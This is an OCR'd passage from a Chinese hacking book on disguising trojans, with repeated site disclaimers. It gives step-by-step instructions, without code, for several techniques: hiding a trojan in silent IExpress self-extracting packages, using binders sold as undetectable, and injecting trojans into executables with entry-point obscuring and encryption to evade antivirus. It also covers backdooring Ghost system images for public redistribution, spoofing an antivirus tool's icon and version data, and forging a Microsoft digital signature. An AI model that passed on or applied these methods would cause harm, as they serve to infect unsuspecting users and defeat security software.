第六步：设置完毕后单击“下一步”按钮，打开文件列表窗口。单击该窗口中的“Add”按钮来添加需要捆绑的木马程序以及他的常规程序，如图 8-16 所示。

第七步：进入到安装程序的运行窗口，指定自解压程序包中，哪些是安装开始运行的文件(Install Program)，哪些是安装结束后运行的程序(post install command)。这里演示的当然是让木马服务端结束运行才对，如图 8-17 所示。



图 8-17 文件运行设置




图 8-18 显示模式设置

第八步：选择软件在安装过程中的显示模式，IExpress 提供了几种显示模式供用户选择，它们依次是默认(Default)、隐藏(Hidden)、最小化(Minimized)和最大化(Maximized)。由于木马是和合法程序捆绑在一起的，所以选择“隐藏”，如图 8-18 所示。

第九步：进行提示语句的显示设置，由于配置的是木马程序的自解压程序包，当然应该选择第一项不显示提示信息了(No message)，如图 8-19 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-19 提示语句设置




图 8-20 隐藏运行设置

第十步：上述设置完成后，接着设置自解压程序包的保存位置和名称。在这里要选择“Hide File Extracting Progress Animation from User”，以便隐藏文件自解压的过程，有助于隐藏某些木马程序启动时弹出的命令提示框，如图 8-20 所示。

第十一步：设置在自解压程序包安装完成后是否进行系统的重新启动，如图 8-21 所示，可以根据实际需要来选择。如果所用的木马服务端程序是“即插即用”的，那么就选择第一项“不需要重新启动”(No restart)；如果是用于开启远程终端服务的后门程序，那么就可以选择第二项“始终要求重启”(Always restart)，同时选择窗口下方的“重新启动前不提示用户”(Do not prompt user before restarting)。




图 8-21 系统启动设置



图 8-22 保存设置信息

第十二步：单击“下一步”按钮，在弹出的窗口中可以将刚刚的配置信息进行保存，如图 8-22 所示。下一次再用 IExpress 的时候，就可以选择“Open existing Self Extraction Directive file”选项直接调用以前的配置了。

第十三步：单击“下一步”按钮，开始制作木马的自解压程序包。整个制作过程都是在命

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

令行状态下进行的，如图 8-23 所示。在捆绑完成后就会自动地弹出一个提示窗口，单击“完成”按钮一个不被查杀的木马捆绑文件就这样诞生了。




图 8-23 文件压缩过程

3.永不查杀的捆绑机

“永不查杀的捆绑机”是由灰鸽子工作室开发的一款不被查杀的多文件捆绑工具。

小提示

在“永不查杀的捆绑机”以前，灰鸽子工作室推出了一款名为“万能文件捆绑器”的捆绑机，不过这款捆绑机已经被杀毒软件列入黑名单中。这次全新开发的捆绑机，完全模拟了微软的 iexpress 程序来将多个不同类型的文件进行捆绑。

下面我们就来看看这款捆绑机是如何捆绑木马的。

第一步：运行捆绑机程序，单击“添加文件”按钮添加需要捆绑的文件，包括需要捆绑的恶意文件和常规文件，“永不查杀的捆绑机”可以对 2 个以上的文件进行捆绑，并且支持可执行文件和 DLL 文件。

第二步：在“安装首次运行”和“当首次结束再运行”选项中根据自己的想法来设置需要运行的文件，再在“窗口运行状态”中对文件的窗口运行情况进行设置，配置过程是不是和前面

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IExpress 程序的配置过程很相像呢?



图 8-24 木马程序捆绑

第三步:为捆绑文件选择一个图标,捆绑机本身已经为用户准备了大量的候选图标,如果用户不满意这些候选图标的话,可以单击“选择图标”按钮来任意选择其他图标。



第四步:选择完成后,再单击“捆绑文件”按钮即可生成需要的捆绑文件,生成的捆绑文件同样可以进行压缩。

8.1.3 插入捆绑

前面介绍捆绑是比较常见的,现在最新的捆绑是将文件插入到程序的内部,因为每个应用程序内部都有一定的空间可以被利用。这样就可以保证被插入的程序“原封不动”,更具有迷惑性和欺骗性。这类程序的代表包括 RobinPE、Ek Chuah 等。

我们就利用一款全新的捆绑工具 Ek Chuah,来为读者进行木马捆绑的演示操作。

第一步:运行 Ek Chuah 程序本身,接着单击“相关设置”中的“基本设置”,在“待合并文件”中设置是准备捆绑的文件,也就是准备的木马程序。接着在下面的“宿主文件”设置被捆绑的文件,这里可以任意选择一个应用程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Ek Chuah 程序本身提供了三种捆绑方式。“搜索多余空字节”是在捆绑文件中搜索程序内部缝隙，尝试把待捆绑文件分散插入到缝隙中；“扩展最后一节表”是把捆绑文件的最后一个节表，增加到待合并文件的大小然后插入文件；“加入新节表”可以说是第二种方法的延续，只不过是添加一个新的节表。这里选择第二项“扩展最后一节表”。




图 8-25 设置程序文件

第二步：单击“高级设置”选项，包括入口点模糊 EPO、文件体加密、文件头多态等三个项目。入口点模糊(EPO)技术主要可以防止，被杀毒软件在入口点进行特征码的提取，确保不会被杀毒软件所查杀。“文件体加密就是随机取一个种子，把它和待捆绑的文件进行加密处理。而“文件头多态”的作用和“入口点模糊 EPO”项目类似，通过增加了多态模块来防止杀毒软件。这两个选项还是保持默认设置，设置完成后就可以单击“开始合并”进行合并。




图 8-26 其他信息设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1.4 克隆捆绑

由于 Ghost 安装盘使用起来快捷方便，因此很多人都喜欢用它来安装系统。为此网络中还出现了诸如番茄花园、雨林木风、深度等各种品牌。但是经测试发现，只要利用相关的工具，就可以轻易地对 Ghost 文件进行修改。比如在其中增加后门木马，然后再发布到互连网中，这样任何下载使用这个 Ghost 文件的用户，都将成为黑客手中的又一只“肉鸡”。

将 Ghost 文件下载到硬盘中，这里还需要准备一个编辑工具。虽然很多程序都可以对 Ghost 文件进行操作，但是最终还是选择由官方推出的 Ghost Explorer，因为没有谁比官方更加了解 Ghost 的文件结构。

运行 Ghost Explorer 后，单击工具栏中的“打开”按钮，选择刚刚下载的映像文件。在类似于资源管理器的窗口中，可以清楚地看到 Ghost 文件中的信息内容，如图 8-27 所示。单击 Ghost Explorer 窗口中的右键，在弹出的菜单可以看到包括“提取”、“加载”、“剪切”、“增加”等命令。如果说前面的设想只是理论上的，那么现在已经证明该想法可以实施。




图 8-27 插入木马程序

现在是万事俱备只欠“木马”，其实木马程序早就已经准备好。可是新的问题又出现了？对于大多数木马程序来说，注册表的作用都是非常重要。因为木马需要在电脑启动之后进行自动加载，而注册表中包括了大量的软件启动项，这些项目就可以帮助程序进行启动。但是 Ghost

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Explorer 并不能对系统中的注册表信息进行修改。那么这个时候应该怎么办呢？好在“条条大路通罗马”，Windows 系统的开始菜单中，不是有一个启动文件夹吗？

首先在 Ghost Explorer 窗口中，展开启动文件夹所在的路径，即 X:\Documents and Settings\All Users\「开始」菜单＼程序＼启动，如图 8-28 所示。现在单击右键菜单中的“添加”命令，在弹出的窗口选择需要添加的木马程序，这样木马程序就被轻松的添加到 Ghost 映像文件里面了。




图 8-28 设置启动选项

或许有细心的读者会问：“如果以后安装前检查一下启动文件夹，不就发现了植入的木马服务端程序吗？”那么现在就来看看黑客的杀手锏吧。

Windows 系统中有很多常用的功能，比如记事本、注册表、计算器等。现在只需要将木马服务端程序，和这些程序中的一个程序文件进行捆绑。然后用捆绑生成的文件，替换镜像文件中原有的程序文件即可。这样当用户还原 Ghost 系统后，只要一运行这个捆绑文件，捆绑文件首先分解为木马和记事本两个文件。然后木马运行便成功植入到用户系统，而记事本运行后用户就可以进行操作，这样就不会引起用户的任何怀疑。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.2 属性伪装

众所周知，通过右键的“属性”菜单可以查看文件属性，其在“版本”标签中不但可以查看到文件版本、描述等信息，还可以查看到这个程序的产品名称、公司名称、网站地址等一系列的信息内容。所以利用各个大公司的属性信息，也成为木马伪装的手段。

8.2.1 属性伪装

纵观如今的木马程序，没有任何一款木马程序的“属性”窗口含有“版本”标签，所以下面我们就利用某些程序修改软件来为木马程序添加上“版本”标签。当然也可以添加图标、位图等其他内容。这样做不但可以对文件进一步的进行伪装，而且还可以起到免杀的效果。




图 8-29 查看程序属性

首先配置一个木马的服务端程序，接着再寻找一个用于“移花”的可执行文件，我们在这里就选用江民的“网银木马专杀”程序。

第一步：运行程序资源修改工具 Restorator，单击工具栏上的“打开文件”按钮，从弹出的窗口中分别选择木马服务端程序和专杀程序。接着通过在 Restorator 的资源树下找到服务端程序的资源内容，在其中找到“图标”这一项，单击右键选择其中的“删除”命令，如图 8-30 所示。这样做的目的是将服务端原有的图标资源删除掉，为后面替换专杀工具的图标做准备。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-30 删除原有信息

第二步：在资源树下找到专杀工具的资源内容，并在其中找到“图标”和“版本”这两项。分别通过鼠标选择并拖拽到服务端资源内容中，这样就成功地将免杀工具中的“图标”和“版本”这两项“接木”到服务端上了。

第三步：选择服务端这一项，单击“文件”菜单下的“另存为”命令将修改的服务端重新保存。查看保存的服务端，不但文件图标被替换成了免杀工具的图标，同时在属性中也新增加了一个“版本”标签，如图 8-31 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-31 添加新的消息

8.2.2 伪装签名

为了更好地迷惑他人，黑客会在生成的 EXE 文件上印上一个微软公司的标识。“伪造数字签名添加器”正是一款修改签名的工具

运行“伪造数字签名添加器”，单击“选择”按钮来选择刚刚生成的 EXE 文件。接着单击“添加”按钮就可以在原文件的属性中增加一个署名为“Microsoft Windows”数字签名的标签，如图 8-32 所示。这样不要说可以轻松地迷惑普通的用户，包括 UAC 在内的安全功能也可以被轻易搞定。




图 8-32 添加伪造属性

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-33 查看伪造属性

8.2.3 定义签名

1.了解数字签名

“伪造数字签名添加器”使用简单，但只能伪装出微软公司的数字签名，这是不够的。因为有的文件带有数字签名，例如金山公司 WPS 文本编辑程序。单击右键菜单中的“属性”命令，并切换到“数字签名”标签。从数字签名列表中可以了解到，数字签名通常包括“签名人姓名”、“电子邮件地址”和“时间戳”三个部分，如图 8-34 所示，这样也就了解到了数字签名的基本构成。




图 8-34 查看程序属性

溜客安全网 WwW.176Ku.CoM

